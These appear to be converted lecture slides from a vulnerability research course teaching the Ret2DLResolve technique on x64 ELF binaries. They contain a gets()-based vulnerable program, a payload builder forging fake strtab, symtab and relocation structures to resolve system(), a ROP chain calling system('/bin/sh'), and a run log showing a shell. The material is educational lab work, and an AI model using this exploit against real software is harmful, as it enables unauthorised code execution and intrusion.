

LSN 3 : Return To DL Resolve

Vulnerability Research

Objectives

Lesson #3: Return To DL Resolve

- Examine how the PLT dynamically resolves external procedure addresses at runtime.
- Explore the purpose of the strtab, symtab, and jmprel sections.
- Construct a Ret2DLResolve exploit to dynamically resolve the address of an external function not declared in the plt.

References

- Syst3mfailure, Ret2dl_resolve x64: Exploiting Dynamic Linking Procedure In x64 ELF Binaries [[Link](#)]
- Phrack, The advanced return-into-lib(c) exploits: PaX case study

Lazy Binding

Let us walk through how the plt dynamically resolves puts at runtime.

3
...
00404008 int32_t (* const printf)(char const* format, ...) = printf

GOT.PLT

00401020 int64_t sub_401020()

PLT INIT

5
00401020 ff35ca2f0000 push qword [rel data_403ff0] {var_8}
00401026 ff25cc2f0000 jmp qword [rel data_403ff8]

2
00401040 int32_t printf(char const* format, ...)
00401040 ff25c22f0000 jmp qword [rel printf]
00401046 6801000000 push 0x1 {var_8}
4
0040104b e9d0ffffff jmp sub_401020

PLT

1
00401159 488d05a90e0000 lea rax, [rel data_402009] {"Hello World"}
00401160 4889c7 mov rdi, rax {data_402009, "Hello World"}
00401163 b800000000 mov eax, 0x0
00401168 e8d3fefeffff call printf

.TEXT

STRTAB: Table of Strings

```
.dynstr (STRTAB) section started {0x400450-0x4004a6}
00400450                                     00
.

00400451 char data_400451[0x5] = "exit", 0
00400456 char data_400456[0x7] = "system", 0
0040045d char data_40045d[0x12] = "__libc_start_main", 0
0040046f char data_40046f[0x7] = "printf", 0
00400476 char data_400476[0xa] = "libc.so.6", 0
00400480 char data_400480[0xc] = "GLIBC_2.2.5", 0
0040048c char data_40048c[0xb] = "GLIBC_2.34", 0
00400497 char data_400497[0xf] = "__gmon_start__", 0
.dynstr (STRTAB) section ended {0x400450-0x4004a6}
```

The strtab contains a table of strings for the symbolic names.

SYMTAB: Table of Elf64_Sym Structs

```
.dynsym (DYNSYM) section started {0x4003c0-0x400450}
```

```
...  
00400408      [0x3] =  
00400408      {  
00400408      uint32_t st_name = 0x1f  
0040040c      uint8_t st_info = 0x12  
0040040d      uint8_t st_other = 0x0  
0040040e      uint16_t st_shndx = 0x0  
00400410      uint64_t st_value = 0x0  
00400418      uint64_t st_size = 0x0
```

The symtab contains the **table of Elf64_sym structures** that associates the symbolic name with relocation code.

JMPREL: Table of Elf64_Rel Structs

The JMPREL contains the table of **ELF64_rel structures** that are used by the linker to perform relocations.

```
pwndbg> x/3xg 0x00400518+0x18  
0x400530: 0x00000000000404008 0x00000000300000007  
0x400540: 0x00000000000000000
```

```
pwndbg> x/1i 0x00000000000404008  
0x404008 <printf@got.plt>: rex.RX adc BYTE PTR [rax+0x0],r8b
```

How could we fake dl-resolution?

Faking DL Resolution

3

.got.plt (PROGBITS) section started {0x403fe8-0x404008}

GOT.PLT

...
00404008 int32_t (* const printf)(char const* format, ...) = printf

5

00401020 int64_t sub_401020()

PLT INIT

00401020 ff35ca2f0000 push qword [rel data_403ff0] {var_8}
00401026 ff25cc2f0000 jmp qword [rel data_403ff8]

2

00401040 int32_t printf(char const* format, ...)
00401040 ff25c22f0000 jmp qword [rel printf]
00401046 6801000000 push 0x1 {var_8}
0040104b e9d0ffffff jmp sub_401020

PLT

4

00401159 488d05a90e0000 lea rax, [rel data_402009] {"Hello World"}
00401160 4889c7 mov rdi, rax {data_402009, "Hello World"}
00401163 b800000000 mov eax, 0x0
00401168 e8d3feffff call printf

.TEXT

1

What if we pushed a fake reloc_arg onto the stack and then called the plt init

How to Make a Fake Reloc Arg

```
.rela.plt (RELA) section started {0x4004d0-0x4004e8}
```

```
...
```

```
.rela.plt (RELA) section ended {0x4004d0-0x4004e8}
```

```
...
```

```
...
```

```
...
```

SOME WRITEABLE SECTION OF MEMORY (BSS | DATA | ...)

FAKE STRTAB

FAKE SYMTAB

FAKE JMPREL

FAKE RELOC_ARG =

$(\text{FAKE_JMPREL} - \text{JMPREL}) / 0x18$

How to Make a Fake JMPREL

```
readelf --sections hello-world | egrep "Name|.rela.plt|.dynsym|.dynstr"
```

[Nr]	Name	Type	Address	Offset
[6]	.dynsym	DYNSYM	000000000004003c0	000003c0
[7]	.dynstr	STRTAB	00000000000400450	00000450
[11]	.rela.plt	RELA	00000000000400518	00000518

```
pwndbg> x/3xg 0x00400518+0x18
```

```
0x400530: 0x00000000000404008 0x00000000300000007
```

```
0x400540: 0x00000000000000000
```

```
pwndbg> x/1i 0x00000000000404008
```

```
0x404008 <printf@got.plt>:
```

rex.RX adc BYTE PTR [ra

We see the structure of a valid elf64_rel struct here for the printf() resolution. The first 8 bytes contain the r_offset. The next 8 bytes point to the relocation type and symbol table index. To fake this, we will need to construct an elf64_rel struct with the address of a fake elf64_sym and then make sure the info index points to it as well.

```
typedef struct
```

```
{  
    Elf64_Addr    r_offset; /* Address */  
    Elf64_Xword   r_info;   /* Relocation type and symbol index */  
} Elf64_Rel;
```


How to Make a Fake SYMTAB

```
typedef struct
{
Elf64_Word      st_name;          /* Symbol name (string tbl index) */
unsigned char   st_info;          /* Symbol type and binding */
unsigned char   st_other;         /* Symbol visibility */
Elf64_Section   st_shndx;         /* Section index */
Elf64_Addr      st_value;         /* Symbol value */
Elf64_Xword     st_size;          /* Symbol size */
} Elf64_Sym;
```

Our fake st_name must point to a string we control at the strtab

OK. Lets see this in practice

Vulnerable Program

```
00401136  int32_t main(int32_t argc, char** argv, char** envp)
00401136  {
0040114e      void var_10;
0040114e      gets(&var_10);
00401159      return 0;
00401159  }
```

We have a stack-based buffer overflow but our exploit primitives are severely limited. We cannot leak the base address of libc with any of the techniques we have learned yet.

High Level: Ret2DLResolve

POP RDI; RET

WRITEABLE_MEM

PLT['GETS']

PLT INIT

FAKE RELOC_ARG

FAKE STRTAB

FAKE SYMTAB

FAKE JMPREL



High Level: Ret2DLResolve

FAKE RELOC_ARG

$\text{FAKE RELOC_ARG} = (\text{JMPREL} - \text{FAKE JMP REL}) / 0x18$

FAKE STRTAB

`b'system'+b'\x00\x00'`

FAKE SYMTAB

$\text{ST_NAME} = \text{FAKE STRTAB} - \text{STRTAB}$

FAKE JMPREL

$\text{R_OFFSET} = \text{writeable memory}$

$\text{R_INFO} = ((\text{FAKE SYMTAB} - \text{SYMTAB}) / 0x18) \ll 32 \mid 0x7$

Fake Strtab | Symtab | JmRel

```
# Symbol Name (strtab)
payload = b'system\x00\x00'      # symbol name
payload += p64(0)                 # padding (0x18 byte alignment)
payload += p64(0)                 # padding (0x18 byte alignment)

# Elf64 Symbol Struct (symtab)
payload += p32(fake_strtab - strtab) # st_name (symbol name)
payload += p8(0)                   # st_info
payload += p8(0)                   # st_other
payload += p16(0)                  # st_shndx
payload += p64(0)                  # st_value
payload += p64(0)                  # st_size
payload += p64(0)                  # padding (0x18 byte alignment)

r_info = int((fake_symtab - symtab) / 0x18) << 32 | 0x7

# Elf64_Rel Struct (jmplrel)
payload += p64(writeable_mem)      # r_offset (address)
payload += p64(r_info)             # r_info (reloc type and index)
payload += p64(0)                  # padding (0x18 byte alignment)
```


High Level: Ret2DLResolve

We'll also add the gadgets to populate the parameter for `system('/bin/sh')`

POP RDI; RET

WRITEABLE_MEM

PLT['GETS']

POP RDI; RET

ARGS (CHAR*) bin/sh

PLT INIT

FAKE RELOC_ARG



FAKE STRTAB

FAKE SYMBTAB


FAKE JMPREL

/bin/sh

Ret2DLResolve: Shell Party

```
└─# python3 pwn-resolve.py BIN=./resolve
[*] '/root/workspace/cse4850/ret2dlresolve/resolve'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] Loaded 14 cached gadgets for './resolve'
[+] Starting local process '/root/workspace/cse4850/ret2dlresolve/resolve': pid 493
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

Ok. It worked.



Thank you.